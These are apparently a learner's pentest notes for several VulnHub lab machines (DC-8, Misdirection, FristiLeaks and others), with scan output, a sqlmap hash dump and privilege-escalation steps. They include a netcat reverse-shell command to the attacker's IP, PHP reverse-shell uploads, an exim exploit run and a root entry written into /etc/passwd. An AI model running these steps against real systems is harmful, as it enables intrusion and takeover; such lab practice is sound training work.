-----
+ Server: Apache/2.4.25 (Debian)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with multiple values: (<http://192.168.11.134/node/1>; rel="canonical",<http://192.168.11.134/node/1>; rel="shortlink",<http://192.168.11.134/node/1>; rel="revision",)
+ Uncommon header 'x-generator' found, with contents: Drupal 8 (https://www.drupal.org)
+ Uncommon header 'x-drupal-dynamic-cache' found, with contents: MISS
+ Uncommon header 'x-drupal-cache' found, with contents: HIT
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/README.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/search/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/filter/tips' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/search/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/index.php/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 40 entries which should be manually viewed.
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, POST
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3092: /INSTALL.txt: Default file found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
```

## **drupwn**

root@kali:~/Desktop/Machines/VulnHub/DC-7# drupwn enum <http://192.168.11.134>



[+] Version not specified, trying to identify it

[+] Version detected: 8.0

===== Nodes =====

<http://192.168.11.134/node/2>

<http://192.168.11.134/node/1>

<http://192.168.11.134/node/3>

===== Default files =====

[+] /README.txt (200)

[+] /web.config (200)

[+] /LICENSE.txt (200)

[+] /robots.txt (200)

[+] /update.php (403)

[+] /install.php (200)

===== Modules =====

===== Users =====

[+] \*\*\*\*\* (id=1)

[+] \*\*\*\*\* (id=2)

===== Themes =====

**cewl**

## **flag**

```
root@dc-7:~# cat theflag.txt
cat theflag.txt
```

```
888     888     888 888     8888888b.           888 888 888 888
888 o 888     888 888     888 "Y88b           888 888 888 888
888 d8b 888     888 888     888 888           888 888 888 888
888 d88b8 888 .d88b. 888 888     888 888 .d88b. 88888b. .d88b. 888 888 888 888
888d88888b888 d8P Y8b 888 888     888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
88888P Y88888 88888888 888 888     888 888 888 888 88888888 Y8P Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888     888 .d88P Y88..88P 888 888 Y8b. " " "
888P Y888 "Y8888 888 888     88888888P" "Y88P" 888 888 "Y8888 888 888 888 888
```

Congratulations!!!

Hope you enjoyed DC-7. Just wanted to send a big thanks out there to all those who have provided feedback, and all those who have taken the time to complete these little challenges.

I'm sending out an especially big thanks to:

@4nqr34z  
@D4mianWayne  
@0xmzfr  
@theart42

If you enjoyed this CTF, send me a tweet via @DCAU7.

## **DC-8**

normal nmap and found that 22 and 80 were open  
dirsearch, nikto, found that it was drupal 7  
ran drupwn and found nothing exciting  
after clicking around (and then cheating) I found that the url 192.168.11.135/?nid=2' would give a sql error  
I ran sqlmap against this and then another more specific for the uses table and got hashes for admin and john  
I then ran the hashes against john and got the password turtle for john!

from there I was able to log into the website and make a php file!

login>content>edit>webform>formsettings>

paste php script form pentestmonkey !!!AND BE SURE TO PUT SOME REAL TEXT OUTSIDE OF THE PHP CODE OR IT WILL NOT BE RUN!!!!

set text format to phpcode> save

now lets execute

start listener

logout>contact us>bullshit>submit

enjoy your shell!!!

Now I run lse.sh and find that the machine is running exim4

exim4 --version shows version 4.87

exploitdb takes us to <https://www.exploit-db.com/exploits/46996>

run dos2unix against the code to “unwindowsify” it

put 46996.sh on target box

start nc listener

/bin/bash 46996.sh -m netcat

it will say to wait 5 seconds... and then you get to put in a command

you put in nc -e /bin/bash 192.168.11.136 3234 (that is your kali IP)

and boom!! root shell!

## **enumeration**

```
nmap -sC -sV -p- -oN DC-8.txt 192.168.11.135
```

<http://192.168.11.135/node/3/done?sid=1&token=07f0b779b2d2e1eb35df9d327f06d9d5>

```
sqlmap -u "http://192.168.11.135/?nid=2;" --risk=3 --level=5
```

john turtle

```
*/
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'd7db',
      'username' => 'dbuser',
      'password' => '4nB90JumP',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
),
```

^m or ^M in your script? use dos2unix

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/DC-8# nmap -sC -sV -p- -oN DC-8.txt 192.168.11.135
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 12:26 EDT
Nmap scan report for 192.168.11.135
Host is up (0.00054s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp    open  http   Apache httpd
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 00:0C:29:F5:C1:50 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds

## dirsearch

```
root@kali:~/Desktop/Machines/VulnHub/DC-8# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.135
```

v0.3.8  
(\_||\_) (/\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-10\_12-28-46.log

Target: <http://192.168.11.135>

```
[12:28:46] Starting:  
[12:28:46] 403 - 213B - /.php  
[12:28:46] 200 - 8KB - /index.php  
[12:28:46] 403 - 7KB - /search/  
[12:28:47] 403 - 215B - /icons/  
[12:28:47] 403 - 214B - /misc/  
[12:28:47] 403 - 216B - /themes/  
[12:28:47] 200 - 8KB - /0/  
[12:28:47] 200 - 8KB - /user/  
[12:28:47] 403 - 217B - /modules/  
[12:28:48] 403 - 7KB - /admin/  
[12:28:48] 403 - 217B - /scripts/  
[12:28:49] 200 - 7KB - /node/  
[12:28:51] 403 - 7KB - /Search/  
[12:28:51] 403 - 215B - /sites/  
[12:28:52] 403 - 218B - /includes/  
[12:28:53] 200 - 3KB - /install.php  
[12:28:53] 403 - 218B - /profiles/  
[12:28:53] 403 - 4KB - /update.php  
[12:29:07] 403 - 7KB - /cron.php  
[12:29:32] 200 - 8KB - /User/  
[12:29:39] 403 - 7KB - /Admin/  
[12:29:42] 403 - 218B - /Template/  
[12:31:20] 200 - 42B - /xmlrpc.php  
[12:31:44] 403 - 7KB - /batch/  
[12:31:50] 403 - 7KB - /SEARCH/  
[12:31:52] 403 - 220B - /Repository/  
[12:35:24] 403 - 213B - /Tag/  
[12:42:43] 403 - 223B - /server-status/  
[12:45:00] 200 - 7KB - /Node/  
[12:57:45] 403 - 3KB - /authorize.php
```

Task Completed

# nikto

```
root@kali:~/Desktop/Machines/VulnHub/DC-8# nikto -host http://192.168.11.135:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.135
+ Target Hostname: 192.168.11.135
+ Target Port:    80
+ Start Time:    2019-10-10 12:29:14 (GMT-4)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ Uncommon header 'link' found, with contents: </node/1>; rel="canonical",</node/1>; rel="shortlink"
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 68 entries which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /: A database error may reveal internal details about the running database.
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3092: /user/: This might be interesting...
+ OSVDB-3092: /UPGRADE.txt: Default file found.
+ OSVDB-3092: /install.php: Drupal install.php file found.
+ OSVDB-3092: /install.php: install.php file found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ OSVDB-3233: /INSTALL.mysql.txt: Drupal installation file found.
+ OSVDB-3233: /INSTALL.pgsql.txt: Drupal installation file found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8794 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time:      2019-10-10 12:41:28 (GMT-4) (734 seconds)
-----
+ 1 host(s) tested
```

# sqlmap

Database: d7db

Table: users

[3 entries]

| uid        | name       | init                | pass                                                     | data                  | mail                                                                                                                                                                        | theme                                 |               |                  |         |
|------------|------------|---------------------|----------------------------------------------------------|-----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------|---------------|------------------|---------|
| login      | access     | status              | picture                                                  | created               | timezone                                                                                                                                                                    | signature                             | language      | signature_format | theme   |
| 0          | <blank>    | <blank>             | <blank>                                                  | NULL                  | <blank>                                                                                                                                                                     | <blank>                               | <blank>       | <blank>          | <blank> |
| 1          | admin      | dc8blah@dc8blah.org | \$S\$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQjI3ICg5z | dcau-user@outlook.com | a:2:{s:7:"contact";i:0;s:7:"overlay";i:1;}                                                                                                                                  | <blank>   1567766626                  |               |                  |         |
| 1567766818 | 1          | 0                   | 1567489015                                               | Australia/Brisbane    | <blank>                                                                                                                                                                     | <blank>                               | filtered_html |                  |         |
| 2          | john       | john@blahsdfsfd.org | \$S\$DqupvJbxVmqr6cYePnx2A891In7lsuku/3if/oRVZJaz5mKC2vF | john@blahsdfsfd.org   | a:5:{s:16:"ckeditor_default";s:1:"t";s:20:"ckeditor_show_toggle";s:1:"t";s:14:"ckeditor_width";s:4:"100%";s:13:"ckeditor_lang";s:2:"en";s:18:"ckeditor_auto_lang";s:1:"t";} | <blank>   1567497783   1567498512   1 |               |                  |         |
| 0          | 1567489250 | Australia/Brisbane  | <blank>                                                  | <blank>               | <blank>                                                                                                                                                                     | <blank>                               | filtered_html |                  |         |

## **flag**

cat flag.txt

Brilliant - you have succeeded!!!

```
888     888     888 888     8888888b.           888 888 888 888
888 o 888     888 888     888 "Y88b           888 888 888 888
888 d8b 888     888 888     888 888           888 888 888 888
888 d888b 888 .d88b. 888 888     888 888 .d88b. 888888b. .d88b. 888 888 888 888
888d88888b888 d8P Y8b 888 888     888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
88888P Y88888 88888888 888 888     888 888 888 888 888 888888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888     888 .d88P Y88..88P 888 888 Y8b. " " "
888P Y888 "Y8888 888 888     8888888P" "Y88P" 888 888 "Y8888 888 888 888 888
```

Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those who have provided feedback, and all those who have taken the time to complete these little challenges.

I'm also sending out an especially big thanks to:

@4nqr34z  
@D4mianWayne  
@0xmzfr  
@theart42

This challenge was largely based on two things:

1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is...

If you enjoyed this CTF, send me a tweet via @DCAU7.

## **Misdirection**

ran normal namp scan and found port 80, 8080, 22, and 3306  
ran dirsearch and nikto  
dirsearch found that on 8080 there was a url /debug/ that gave an interactive shell  
the shell was super f'd ( I could not execute certain commands due to this limitation)  
went to msf and used exploit/multi/script/web\_delivery  
NEW SHELL (you will get kicked out and have to go in to session 2) as www-data

from here sudo -l revealed that I could sudo /bin/bash as brexit  
lse.sh revealed that I could write to /etc/passwd!  
openssl passwd -1 coolhand  
\$1\$Q6kkmij\$1f7eqBvCAc5fhg76BcaL40  
vi /etc/passwd  
root:\$1\$Q6kkmij\$1f7eqBvCAc5fhg76BcaL40:0:0:root:/bin/bash  
:wq!  
su  
coolhand  
YEEEEEEET!!!!!! rooted!

??stuck in debug??  
msfconsole  
use exploit/multi/script/web\_delivery  
!!!!!!!!!!!!!!!!!!!!!!  
^^^^^^^^^^^^^^^^^  
give raj his due and a lookup when doing the writeup!!

## **enumeration**

```
nmap -sC -sV -p- -oN Misdirection.txt 192.168.11.137
```

```
<<<<<<<<<<<<<<<<<<
```

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -t 20 -u http://192.168.11.137:80
```

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.137:8080
```

```
nikto -host http://192.168.11.137:80
```

```
nikto -host http://192.168.11.137:8080
```

```
wpscan --url http://192.168.11.137:80 --enumerate u,ap,tt,t --passwords /root/Desktop/Tools/Wordlists/rockyou.txt -e | tee WPScanBruteForce.txt
```

```
:8080/debug/
```

```
https://www.hackingarticles.in/misdirection-1-vulnhub-walkthrough/
```

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/Misdirection# nmap -sC -sV -p- -oN Misdirection.txt 192.168.11.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 17:59 EDT
Nmap scan report for 192.168.11.137
Host is up (0.00028s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
|   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
|_  256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp    open  http   Rocket httpd 1.2.6 (Python 2.7.15rc1)
|_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
3306/tcp  open  mysql  MySQL (unauthorized)
8080/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:69:F3:AD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 25.09 seconds



## 80

```
root@kali:~/Desktop/Machines/VulnHub/Misdirection# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.137:80
```

```
[-] v0.3.8  
[!] ( / ) ( / ) ( / )
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-10\_18-03-29.log

Target: <http://192.168.11.137:80>

```
[18:03:30] Starting:  
[18:03:30] 400 - 50B - /cgi-bin/  
[18:03:30] 400 - 50B - /wp-content/  
[18:03:31] 200 - 42B - /admin/  
[18:03:31] 200 - 13KB - /welcome/  
[18:03:31] 400 - 50B - /wp-login/  
[18:03:32] 400 - 50B - /used-cars/  
[18:03:32] 400 - 50B - /privacy-policy/  
[18:03:32] 400 - 50B - /contact-us/  
[18:03:33] 400 - 50B - /wp-includes/  
[18:03:33] 400 - 50B - /site-map/  
[18:03:33] 200 - 7KB - /examples/  
[18:03:58] 400 - 50B - /german-cars/  
[18:04:03] 400 - 50B - /american-cars/  
[18:04:08] 400 - 50B - /ferrari-dino/  
[18:04:08] 400 - 50B - /italian-cars/  
[18:04:08] 400 - 50B - /french-cars/  
[18:04:13] 400 - 50B - /japan-cars/  
[18:04:13] 400 - 50B - /moto-news/  
[18:04:13] 400 - 50B - /wp-register/  
[18:04:48] 502 - 483B - /M_images.php  
[18:04:53] 400 - 50B - /ubuntu-6/  
[18:05:03] 400 - 50B - /-/  
[18:05:13] 400 - 50B - /about-us/  
[18:05:43] 400 - 50B - /valid-xhtml10/  
[18:06:58] 400 - 50B - /wp-rss2/  
[18:08:33] 400 - 50B - /468x60-1/  
[18:10:33] 400 - 50B - /valid-html401/  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user

```
root@kali:~/Desktop/Machines/VulnHub/Misdirection#
```

## 8080

```
root@kali:~/Desktop/Machines/VulnHub/Misdirection# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.137:8080
```

v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-10\_18-03-18.log

Target: <http://192.168.11.137:8080>

```
[18:03:18] Starting:  
[18:03:19] 403 - 295B - ./php  
[18:03:19] 200 - 745B - /images/  
[18:03:19] 200 - 741B - /help/  
[18:03:19] 403 - 297B - /icons/  
[18:03:19] 200 - 747B - /scripts/  
[18:03:20] 200 - 739B - /css/  
[18:03:20] 200 - 755B - /development/  
[18:03:20] 200 - 745B - /manual/  
[18:03:21] 200 - 737B - /js/  
[18:03:21] 200 - 11KB - /wordpress/  
[18:03:23] 200 - 743B - /shell/  
[18:03:32] 200 - 13KB - /debug/  
[18:06:55] 403 - 305B - /server-status/
```

Task Completed

***nikto***

# 80

```
root@kali:~/Desktop/Machines/VulnHub/Misdirection# nikto -host http://192.168.11.137:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.137
+ Target Hostname: 192.168.11.137
+ Target Port:    80
+ Start Time:    2019-10-10 18:05:08 (GMT-4)
-----
+ Server: Rocket 1.2.6 Python/2.7.15rc1
+ Retrieved x-powered-by header: web2py
+ RFC-1918 IP address found in the 'set-cookie' header. The IP is "192.168.11.136".
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ RFC-1918 IP address found in the 'session_id_init' cookie. The IP is "192.168.11.136".
+ Uncommon header 'web2py_error' found, with contents: invalid path
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 11 error(s) and 7 item(s) reported on remote host
+ End Time:      2019-10-10 18:10:18 (GMT-4) (310 seconds)
-----
+ 1 host(s) tested
```

## 8080

```
root@kali:~/Desktop/Machines/VulnHub/Misdirection# nikto -host http://192.168.11.137:8080
```

```
- Nikto v2.1.6
```

```
+ Target IP: 192.168.11.137
+ Target Hostname: 192.168.11.137
+ Target Port: 8080
+ Start Time: 2019-10-10 18:06:22 (GMT-4)

-----
```

+ Server: Apache/2.4.29 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ OSVDB-3268: /scripts/: Directory indexing found.  
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 58a38e5a14c97, mtime: gzip  
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS  
+ OSVDB-3268: /help/: Directory indexing found.  
+ /help/: Help directory should not be accessible  
+ OSVDB-3268: /css/: Directory indexing found.  
+ OSVDB-3092: /css/: This might be interesting...  
+ OSVDB-3268: /development/: Directory indexing found.  
+ OSVDB-3092: /development/: This might be interesting...  
+ OSVDB-3268: /manual/: Directory indexing found.  
+ OSVDB-3092: /manual/: Web server manual found.  
+ OSVDB-3268: /images/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ /debug/: Possible debug directory/program found.  
+ 8727 requests: 0 error(s) and 18 item(s) reported on remote host  
+ End Time: 2019-10-10 18:07:15 (GMT-4) (53 seconds)

```
-----
```

+ 1 host(s) tested

**wpscan**



**8080**

## **flags**

user.txt  
404b9193154be7fbbc56d7534cb26339  
root.txt  
0d2c6222bfdd3701e0fa12a9a9dc9c8c

# **FirstiLeaks**

First I ran a nmap scan and it revealed that port 80 was open  
Dirsearch and nikto both revealed nothing  
after cheating I found that fristi was the login page (I was supposed to guess that)  
In the source code of the page I found a base 64 encoded password  
after putting it in cyber chef I realized it was still trash.  
I then turned it into an image and BOOM creds.  
eezeepz keKkeKKeKkEkkEk  
I was then able to upload a php reverse shell (pentestmonkey) named php-reverse-shell.php.png  
start nc listener  
<http://192.168.11.139/fristi/uploads/php-reverse-shell.php.png> and it was executed!  
I was able to cd into /home/eezeepz and read notes.txt  
It told me hat I could run files that started with /usr/bin/\*  
I could run things by echoing them into /tmp/runthis and it would be executed every minute  
echo '/usr/bin/..../bin/chmod 777 /home/admin' > /tmp/runthis  
now I can cd into /home/admin!  
Here I saw a homemade script named cryptpass.py that would encrypt passwords.  
(the encrypted password was in the same dir)  
I wrote a decoder for the encoder and boom! fristigod creds!  
su -l fristigod and creds = we are now fristigod!!!!  
sudo -l shows that we can run a cutom "doCom" as fristi (probably root)  
sudo -u fristi /var/fristigod/.secret\_admin\_stuff/doCom chmod -R 777 /root  
BOOM /root is open and the flag is readable!!

## **enumeration**

```
nmap -sC -sV -p- -oN FirstiLeaks.txt 192.168.11.139
```

```
eezeepz  
KeKkeKKeKKeKkEkkEk
```

```
echo '/usr/bin/../../bin/chmod 777 /home/admin' > /tmp/runthis
```

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/FirstiLieaks# nmap -sC -sV -p- -oN FirstiLeaks.txt 192.168.11.139
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-14 16:48 EDT
Nmap scan report for 192.168.11.139
Host is up (0.00036s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp     open  http   Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 155.80 seconds

## **dirsearch**

```
root@kali:~/Desktop/Machines/VulnHub/FirstiLieaks# nmap -sC -sV -p- -oN FirstiLeaks.txt 192.168.11.139
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-14 16:48 EDT
Nmap scan report for 192.168.11.139
Host is up (0.00036s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp     open  http   Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.80 seconds
```

# nikto

- Nikto v2.1.6

---

+ Target IP: 192.168.11.139  
+ Target Hostname: 192.168.11.139  
+ Target Port: 80  
+ Start Time: 2019-10-14 16:52:13 (GMT-4)

---

+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3  
+ Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 13:45:47 2015  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 3 entries which should be manually viewed.  
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ PHP/5.3.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3268: /images/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 8727 requests: 0 error(s) and 15 item(s) reported on remote host  
+ End Time: 2019-10-14 16:52:29 (GMT-4) (16 seconds)

---

+ 1 host(s) tested

## **notes.txt**

cat notes.txt

Yo EZ,

I made it possible for you to do some automated checks,  
but I did only allow you access to /usr/bin/\* system binaries. I did  
however copy a few extra often needed commands to my  
homadir: chmod, df, cat, echo, ps, grep, egrep so you can use those  
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The  
output goes to the file "cronresult" in /tmp/. It should  
run every minute with my account privileges.

- Jerry

## **decoder.py**

```
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

def decodestring(str):
    str = str[::-1]
    string = str.encode("rot13")
    return base64.b64decode(string)
print decodestring("=RFn0AKnIMHMP1zpyuTI0ITG")
```

```
root@kali:~/Desktop/Machines/VulnHub/Fristileaks# python decoder.py
LetThereBeFristi!
```

## ***flag***

cat fristileaks\_secrets.txt

Congratulations on beating FristiLeaks 1.0 by Ar0xA [<https://tldr.nu>]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u\_kn0w\_y0u\_l0ve\_fr1st1

bash-4.1\$

***LazySysAdmin***

## **enumeration**

```
nmap -sC -sV -p- -oN Lazy.txt 192.168.11.140
```

```
nmap -v -sV -p- --script vuln -T4 192.168.11.140
```

```
smbmap -H 192.168.11.140 -P 139 -R
```

```
    smbclient '\\server\share'
```

```
    mask ""
```

```
    recurse ON
```

```
    prompt OFF
```

```
    cd 'path\to\remote\dir'
```

```
    lcd '~/path/to/download/to/'
```

```
    mget *
```

## nmap

```
root@kali:~/Desktop/Machines/VulnHub/Lazysysadmin# nmap -sC -sV -p- -oN Lazy.txt 192.168.11.140
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-16 13:54 EDT
Nmap scan report for 192.168.11.140
Host is up (0.0026s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
